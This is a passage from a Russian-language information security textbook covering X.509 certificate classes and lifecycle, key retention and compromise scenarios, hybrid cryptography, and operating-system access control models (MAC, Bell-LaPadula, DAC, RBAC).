Открытый ключ пользователя:
   Алгоритм: GOST open key
   Значение ключа: 010011101001001010000001
Сертификат действует с:  01.01.2006 00:00:00
Сертификат действует до: 31.12.2008 23:59:59
Дополнительная информация (X.509 v3 Extensions)
   Регламент использования сертификата: Только для платежей
   Секретный ключ действует с:  31.12.2006 23:59:59
   Секретный ключ действует до: 31.12.2007 23:59:59
   Область применения ключа: Идентификатор 1
   Область применения ключа: Идентификатор i
   Область применения ключа: Идентификатор N
   Права и полномочия: Администратор
   Атрибуты пользователя: IP, DNS, URI, RFC822, Номер счета,
Адрес
   ...
Подпись Удостоверяющего Центра:
   Алгоритм: GOST P 34.10-94 sign algorithm
   Значение: 010011101001001010000001
```

Рис.36 Пример сертификата формата X.509

Можно выделить три класса сертификатов открытых ключей:

- сертификаты конечных субъектов;
- сертификаты удостоверяющих центров;
- самоподписанные сертификаты (selfsigned).

Внутри каждого класса существует несколько типов сертификатов, они представлены на рисунке ниже:

Рис.37 Классификация сертификатов открытых ключей

Сертификаты конечных субъектов выпускаются для субъектов, не являющихся удостоверяющими центрами, и содержат открытые ключи, при помощи которых пользователи сертификатов могут верифицировать цифровые подписи и управлять ключами. Сертификаты должны предоставлять пользователям информацию о назначении открытых ключей, достаточную для принятия решения о пригодности данного ключа для конкретного приложения. Субъектом сертификатов этого класса может быть *человек* или *система* (например, web-сервер (SSL-сертификаты) или маршрутизатор).

Сертификаты удостоверяющих центров выпускаются для субъектов, являющихся удостоверяющими центрами (CA), и образуют узлы пути сертификации. Открытые ключи в этих сертификатах используются для верификации цифровых подписей на сертификатах других субъектов или списках CRL. Сертификаты должны предоставлять пользователям информацию, достаточную для построения путей сертификации и локальных списков CRL. Субъектом сертификата может быть CA внутри данной корпоративной PKI, CA внешней корпоративной PKI и мостовой CA.

Самоподписанные (самоизданные) сертификаты образуют специальный тип сертификатов УЦ, в которых издатель сертификата является одновременно субъектом сертификата. Эти сертификаты используются в PKI для установления пунктов доверия, распространения нового открытого ключа подписи CA и изменения политик применения сертификатов.

Самоподписанные сертификаты являются сертификатами только в том смысле, что имеют формат сертификата стандарта X.509. Подпись на самоподписанном сертификате подтверждает только то, что у издателя есть открытый и секретный ключи, и ничего более – ничего имеющего отношение к содержанию сертификата. Пользователь может доверять самоподписанному сертификату только тогда, когда получил его защищенным способом, гарантирующим подлинность источника – данного CA.

Широкое распространение инфраструктур открытых ключей, скорее всего, приведет к тому, что субъектам PKI придется иметь целый набор пар ключей одного назначения (например, для цифровой подписи). Уже сейчас появляется необходимость устанавливать строгое соответствие между парами ключей и «ролями», которые приходится играть субъекту в течение дня, включая рабочее и нерабочее время. Субъект может использовать один

ключ для подписания электронных документов по служебной необходимости, другой – для подписания сообщения, отправляемого по электронной почте другу, и третий – для подписания заявки на товар, приобретаемый в магазине электронной торговли и т.д.

Рис.38 Применение пользователем нескольких пар ключей

Если субъект PKI имеет много пар ключей, то должен иметь и много сертификатов, поскольку формат сертификата стандарта X.509 не позволяет ему указывать в поле *Subject Public Key Info* (информация об открытом ключе субъекта) несколько ключей. Это, однако, не исключает возможности появления определенного открытого ключа в нескольких сертификатах, которые одновременно являются валидными.

Политикой применения сертификатов должно быть чётко определено, в какой момент времени сертификаты и ключи становятся валидными (действительными) и как долго сохраняют свой статус, а также когда необходимо их заменять или восстанавливать.

Важнейшим вопросом в смысле возможных правовых последствий применения электронной цифровой подписи является вопрос: когда сертификат становится валидным. Выпуск сертификата открытого ключа и подписание его CA после аутентификации лица, обращающегося с запросом о выдаче сертификата, не являются достаточным условием для придания сертификату статуса валидного. Сертификат становится валидным только после его открытой публикации в репозитории PKI, и наоборот, сертификат теряет статус валидного после его включения в список аннулированных сертификатов и публикации последнего.




Рис.39 Жизненный цикл сертификата

Стрелки, которые отображают нормальный жизненный цикл, на рисунке выделены более ярко, в отличие от тех стрелок, которыми отмечены моменты вмешательства CA или

РЦ. Так, например, в корпоративной PKI, где владельцами сертификатов являются служащие организации, вмешательство CA в нормальный жизненный цикл сертификата требуется в случаях:

- *аннулирования* сертификата при увольнении служащего, владеющего этим сертификатом;
- *аннулирования* сертификата при утере служащим своего секретного ключа или пароля доступа к секретному ключу;
- *приостановления* действия сертификата, выпущенного для служащего, который в данный момент времени увольняется или находится под следствием;
- *возобновления* сертификата служащего при отказе от увольнения или после прояснения обстоятельств судебного дела и т.п.

Иногда в PKI выпускаются сертификаты с различными сроками действия для служащих в зависимости от их статуса, например, служащие, работающие по контракту, могут иметь сертификаты на период их запланированной работы, а постоянные работники – сертификаты, обновляемые через каждые 12 месяцев.

Несколько примеров: пусть секретный ключ используется для подписания деловых контрактов. Так как срок действия секретного ключа – 10 лет и ключ был создан в начале 2000 года, то он должен храниться до начала 2010 года. На рисунке ниже символом X в середине 2001 года помечен момент подписания контракта, который будет действовать до середины 2026 года. Цифровая подпись этого документа остается действительной по истечении срока действия секретного ключа, который использовался для создания этой подписи, поэтому открытый ключ должен храниться дольше секретного, так как он будет использоваться для верификации цифровой подписи и после окончания действия секретного ключа. Действительно, вполне вероятно, что другой электронный документ будет подписан в конце 2009 года непосредственно перед тем, как истечет срок действия секретного ключа, следовательно, открытый ключ должен храниться, по крайней мере, до 2035 года, потому что он может потребоваться для верификации цифровой подписи спустя 25 лет после подписания документа.




Рис.40 Сценарий использования секретного ключа для подписания деловых контрактов

В период 2010-2035 годов секретный ключ не может быть скомпрометирован, так как он либо уничтожается, либо защищённо хранится в архиве, таким образом, нет необходимости устанавливать более длительный срок хранения сертификата открытого ключа.

Ещё один пример: компрометация секретного ключа подписи. На рисунке ниже момент компрометации помечен символом X в начале 2002 года. После обнаружения компрометации секретного ключа CA вносит сертификат соответствующего открытого ключа в список аннулированных сертификатов.

Если последний документ был подписан при помощи секретного ключа (до его компрометации) в начале 2002 года, то открытый ключ должен оставаться доступным до начала 2027 года, следовательно, сертификат открытого ключа должен быть доступен, несмотря на то, что он внесен в список аннулированных сертификатов.




Рис.41 Сценарий компрометации секретного ключа подписи

Политика PKI должна определять, может ли надежность документа, подписанного до компрометации секретного ключа, подтверждаться в результате верификации подписи при помощи старого открытого ключа, или же для этой цели должен быть создан новый сертификат. В процессе развертывания PKI и выработки политики должны быть проанализированы все возможные сценарии управления *жизненным циклом* сертификатов и ключей и оценены последствия компрометации ключей.

Современные технологии защиты с использованием криптографических средств часто сочетают как алгоритмы традиционной (симметричной) криптографии, так и криптографию с открытым ключом. На первый взгляд может показаться, что имея ассиметричную криптографию, вполне можно отказаться от криптографии традиционной. Однако это не так – криптография с открытым ключом существенно более ресурсоёмкая, как по потреблению процессора, так и по использованию оперативной памяти. Добиться скоростей

шифрования на гигабитных и более потоках с использованием алгоритмов с открытым ключом сегодня нереально даже на самых производительных процессорах. Симметричные же алгоритмы зачастую даже не используют никаких арифметических операций, поэтому относительно слабо нагружают процессор.

Поэтому на сегодня общепринятым стало сочетание симметричной и ассиметричной криптографии. Алгоритмами с открытым ключом генерируется, шифруется, передаётся относительно компактный блок данных, обычно – ключ для симметричного алгоритма. Например, так устроена шифрующая подсистема в ОС Windows EFS: ключ (FEK) для симметричного шифрования собственно файлов защищается (шифруется) ассиметричным алгоритмом (RSA). Ещё один пример: протокол SSH, используемый для удалённого управления и туннелирования. Сеансовыми ключами для работы с симметричными алгоритмами (AES, 3DES,…) клиенты обмениваются, используя алгоритмы ассиметричные – DH, RSA.

ГЛАВА 3. БАЗОВЫЕ СРЕДСТВА ОБЕСПЕЧЕНИЯ БЕЗОПАСНОСТИ АВТОНОМНЫХ ОС

Основной тенденцией развития вычислительной техники была и остается идея максимальной доступности её для пользователей, что практически всегда входит в противоречие с требованием обеспечения безопасности данных.

Под **механизмами защиты ОС** будем понимать все средства и механизмы защиты данных, функционирующие в составе ОС. Операционные системы, в составе которых функционируют средства и механизмы защиты данных, часто называют защищёнными системами. Как пример системы незащищённой можно привести совсем недавно ещё очень популярную MS-DOS. В ней не существует встроенных механизмов, лимитирующих доступ одного процесса в оперативной памяти к ресурсам другого. В файловой системе FAT полностью отсутствуют какие-либо средства, позволяющие разграничить доступ к файлам и каталогам.

Под **безопасностью ОС** будем понимать такое состояние ОС, при котором невозможно случайное или преднамеренное нарушение функционирования ОС, а также нарушение безопасности находящихся под управлением ОС ресурсов системы. Можно указать следующие особенности ОС, которые позволяют выделить вопросы обеспечения безопасности ОС в особую категорию:

- управление всеми ресурсами системы;
- наличие встроенных механизмов, которые прямо или косвенно влияют на безопасность программ и данных, работающих в среде ОС;
- обеспечение интерфейса пользователя с ресурсами системы;
- размеры и сложность ОС.

Большинство ОС обладают недостатками с точки зрения обеспечения безопасности данных в системе, что обусловлено выполнением задачи обеспечения максимальной доступности системы для пользователя (принято считать, что удобство работы с системой обратно пропорционально её безопасности).

Некоторые типовые функциональные дефекты ОС, которые могут привести к созданию каналов утечки данных, приведены ниже:

1. Идентификация. Каждому ресурсу в системе должно быть присвоено уникальное имя – идентификатор. Во многих системах пользователи не имеют возможности удостовериться в том, что используемые ими ресурсы действительно принадлежат системе.
2. Пароли. Большинство пользователей выбирают простейшие пароли, которые легко подобрать или угадать.
3. Список паролей. Хранение списка паролей в незашифрованном виде дает возможность его компрометации с последующим несанкционированным доступом к данным (НСД).
4. Пороговые значения. Для предотвращения попыток несанкционированного входа в систему с помощью подбора пароля необходимо ограничить число таких попыток, что в некоторых ОС не предусмотрено.
5. Подразумеваемое доверие. Во многих случаях программы ОС считают, что другие программы работают правильно.
6. Общая память. При использовании общей памяти не всегда после выполнения программ очищаются участки оперативной памяти (ОП).
7. Разрыв связи. В случае разрыва связи ОС должна немедленно закончить сеанс работы с пользователем или повторно установить подлинность субъекта.

8. Передача параметров по ссылке, а не по значению (при передаче параметров по ссылке возможно сохранение параметров в ОП после проверки их корректности, нарушитель может изменить эти данные до их использования).
9. Система может содержать много элементов (например, программ), имеющих различные привилегии.

Основной проблемой обеспечения безопасности ОС является проблема создания механизмов контроля доступа к ресурсам системы. Процедура контроля доступа заключается в проверке соответствия запроса субъекта предоставленным ему правам доступа к ресурсам. Кроме того, ОС содержит вспомогательные средства защиты, такие как средства мониторинга, профилактического контроля и аудита. В совокупности механизмы контроля доступа и вспомогательные средства защиты образуют механизмы управления доступом.

Средства профилактического контроля необходимы для отстранения пользователя от непосредственного выполнения критичных с точки зрения безопасности данных операций и передачи этих операций под контроль ОС. Для обеспечения безопасности данных работа с ресурсами системы осуществляется с помощью специальных программ ОС, доступ к которым ограничен.

Средства мониторинга осуществляют постоянное ведение регистрационного журнала, в который заносятся записи обо всех событиях в системе. В ОС могут использоваться средства сигнализации о НСД, которые используются при обнаружении нарушения безопасности данных или попыток нарушения.

Контроль доступа к данным. При создании механизмов контроля доступа необходимо, прежде всего, определить множества субъектов и объектов доступа. Субъектами могут быть, например, пользователи, задания, процессы и процедуры. Объектами – файлы, программы, семафоры, директории, терминалы, каналы связи, устройства, блоки ОП и т.д. Субъекты могут одновременно рассматриваться и как объекты, поэтому у субъекта могут быть права на доступ к другому субъекту. В конкретном процессе в данный момент времени субъекты являются активными элементами, а объекты – пассивными.

Для осуществления доступа к объекту субъект должен обладать соответствующими полномочиями. Полномочие есть некий символ, обладание которым дает субъекту определенные права доступа по отношению к объекту, область защиты определяет права доступа некоторого субъекта ко множеству защищаемых объектов и представляет собой совокупность всех полномочий данного субъекта.

Основные понятия, используемые в моделях разграничения доступа, приведены в руководящем документе Государственной технической комиссии при Президенте РФ «Защита от несанкционированного доступа к информации»:

- *Доступ к информации* — ознакомление с информацией, ее обработка, в частности, копирование, модификация или уничтожение информации;
- *Объект доступа* — единица информационного ресурса автоматизированной системы, доступ к которой регламентируется правилами разграничения доступа;
- *Субъект доступа* — лицо или процесс, действия которого регламентируются правилами разграничения доступа;
- *Правила разграничения доступа* — совокупность правил, регламентирующих права доступа субъектов доступа к объектам доступа.

При функционировании системы необходимо иметь возможность создавать новые субъекты и объекты. При создании объекта одновременно создается и полномочие субъектов по использованию этого объекта. Субъект, создавший такое полномочие, может воспользоваться им для осуществления доступа к объекту или же может создать несколько копий полномочия для передачи их другим субъектам.

С традиционной точки зрения средства управления доступом позволяют специфицировать и контролировать действия, которые субъекты (пользователи и процессы) могут выполнять над объектами (информацией и другими компьютерными ресурсами). Логическое управление доступом, которое реализуется программными средствами – это основной механизм многопользовательских систем, призванный обеспечить конфиденциальность и целостность объектов и, до некоторой степени, их доступность (путем запрещения обслуживания неавторизованных пользователей).

Основную роль в методе формальной разработки системы играет так называемая модель безопасности (модель управления доступом, модель политики безопасности). Целью этой модели является выражение сути требований по безопасности к данной системе. Она определяет потоки информации, разрешенные в системе, и правила управления доступом к информации.

Модель позволяет провести анализ свойств системы, но не накладывает ограничений на реализацию тех или иных механизмов защиты. Так как она является формальной, возможно осуществить доказательство различных свойств безопасности системы.

Хорошая модель безопасности обладает свойствами абстрактности, простоты и адекватности моделируемой системе.

Модели управления доступом

Существует несколько формальных моделей управления доступом. Ниже приведено их описание.

Мандатное управление доступом (MAC)

Мандатное управление доступом (*Mandatory access control, MAC*) — разграничение доступа субъектов к объектам, основанное на назначении метки конфиденциальности для информации, содержащейся в объектах, и выдаче официальных разрешений (допуска) субъектам на обращение к информации такого уровня конфиденциальности. Также иногда переводится как **Принудительный контроль доступа**. Это способ, сочетающий защиту и ограничение прав, применяемый по отношению к компьютерным процессам, данным и системным устройствам и предназначенный для предотвращения их нежелательного использования.




Рис.42 Мандатное управление доступом

СС — совершено секретно; *С* — секретно; *ДСП* — для служебного пользования; *НС* — не секретно.

В приведенном примере субъект «Пользователь № 2», имеющий допуск уровня «не секретно», не может получить доступ к объекту, имеющего метку «для служебного поль-

зования». В то же время, субъект "Пользователь «№ 1» с допуском уровня «секретно», право доступа к объекту с меткой «для служебного пользования» имеет.

Мандатная модель управления доступом, помимо дискреционной и ролевой (описано далее), является основой реализации разграничительной политики доступа к ресурсам при защите информации ограниченного доступа. При этом данная модель доступа практически не используется «в чистом виде», обычно на практике она дополняется элементами других моделей доступа.

Для файловых систем, она может расширять или заменять дискреционный контроль доступа и концепцию пользователей и групп.

Самое важное достоинство заключается в том, что *пользователь не может полностью управлять доступом к ресурсам, которые он создаёт*.

Политика безопасности системы, установленная администратором, полностью определяет доступ, и обычно пользователю не разрешается устанавливать более свободный доступ к его ресурсам, чем тот, который установлен администратором пользователю. Системы с *дискреционным* контролем доступа разрешают пользователям полностью определять доступность их ресурсов, что означает, что они могут случайно или преднамеренно передать доступ неавторизованным пользователям.

Мандатная модель управления доступом запрещает пользователю или процессу, обладающему определённым уровнем доверия, получать доступ к информации, процессам или устройствам более защищённого уровня. Тем самым обеспечивается изоляция пользователей и процессов, как известных, так и неизвестных системе (неизвестная программа должна быть максимально лишена доверия, и её доступ к устройствам и файлам должен ограничиваться сильнее).

Очевидно, что система, которая обеспечивает разделение данных и операций в компьютере, должна быть построена таким образом, чтобы её нельзя было «обойти». Она также должна давать возможность оценивать полезность и эффективность используемых правил и быть защищённой от постороннего вмешательства.

Изначально принцип MAC был воплощён в операционных системах Flask, и других ориентированных на безопасность операционных системах.

Исследовательский проект АНБ SELinux добавил архитектуру мандатного контроля доступа к ядру Linux, и позднее был внесён в главную ветвь разработки в Августе 2003 года.

В SUSE Linux и Ubuntu есть архитектура мандатного контроля доступа под названием AppArmor.

Модель Белла-ЛаПадула

В некоторых источниках ставится знак равенства между моделями доступа MAC и Белла-ЛаПадула. На самом деле модель контроля и управления доступом Белла-ЛаПадула основана на мандатной модели управления доступом, но не полностью повторяет её. В модели Белла-ЛаПадула анализируются условия, при которых невозможно создание информационных потоков от субъектов с более высоким уровнем доступа к субъектам с более низким уровнем доступа.




Рис.43 Диаграмма информационных потоков

Модель Белла-ЛаПадулы является моделью разграничения доступа к защищаемой информации. Она описывается конечным автоматом с допустимым набором состояний, в которых может находиться информационная система. Все элементы, входящие в состав информационной системы, разделены на две категории – субъекты и объекты. Каждому субъекту присваивается свой уровень доступа, соответствующий степени конфиденциальности. Аналогично, объекту присваивается уровень секретности. Понятие защищённой системы определяется следующим образом: каждое состояние системы должно соответствовать политике безопасности, установленной для данной информационной системы. Переход между состояниями описывается функциями перехода. Система находится в безопасном состоянии в том случае, если у каждого субъекта имеется доступ только к тем объектам, к которым разрешен доступ на основе текущей политики безопасности. Для определения, имеет ли субъект права на получение определенного вида доступа к объекту, уровень секретности субъекта сравнивается с уровнем секретности объекта, и на основе этого сравнения решается вопрос, предоставить или нет запрашиваемый доступ. Наборы уровень доступа/уровень секретности описываются с помощью матрицы доступа.

Избирательное управление доступом (DAC)

Избирательное управление доступом (*discretionary access control*, DAC) — управление доступом субъектов к объектам на основе списков управления доступом (ACL) или матрицы доступа.

Также называется *дискреционным управлением доступом*, *контролируемым управлением доступом* или *разграничительным управлением доступом*.




Рис.44 Схема дискреционной модели управления доступом

Субъект доступа «Пользователь № 1» имеет право доступа только к объекту доступа № 3, поэтому его запрос к объекту доступа № 2 отклоняется. Субъект "Пользователь «№ 2» имеет право доступа как к объекту доступа № 1, так и к объекту доступа № 2, поэтому его запросы к данным объектам не отклоняются.

Для каждой пары (субъект — объект) должно быть задано явное и недвусмысленное перечисление допустимых типов доступа (читать, писать и т. д.), то есть тех типов доступа, которые являются санкционированными для данного субъекта (индивида или группы индивидов) к данному ресурсу (объекту).




Рис.45 Пример настройки матрицы доступа при организации дискреционной модели управления к объектам файловой системы, используемой в дополнение к мандатному механизму.

Возможны несколько подходов к построению дискреционного управления доступом:

- Каждый объект системы имеет привязанного к нему субъекта, называемого владельцем. Именно владелец устанавливает права доступа к объекту.
- Система имеет одного выделенного субъекта — суперпользователя, который имеет право устанавливать права владения для всех остальных субъектов системы.
- Субъект с определенным правом доступа может передать это право любому другому субъекту.

Возможны смешанные варианты построения, когда одновременно в системе присутствуют как владельцы, устанавливающие права доступа к своим объектам, так и суперпользователь, имеющий возможность изменения прав для любого объекта и/или изменения его владельца. Именно такой смешанный вариант реализован в большинстве операционных систем, например Unix или Windows NT.

Избирательное управление доступом является основной реализацией разграничительной политики доступа к ресурсам при обработке конфиденциальных сведений, согласно требованиям к системе защиты информации.

Управление доступом на основе ролей (RBAC)

Управление доступом на основе ролей (*Role Based Access Control, RBAC*) — развитие политики избирательного управления доступом, при этом права доступа субъектов системы на объекты группируются с учетом специфики их применения, образуя роли.

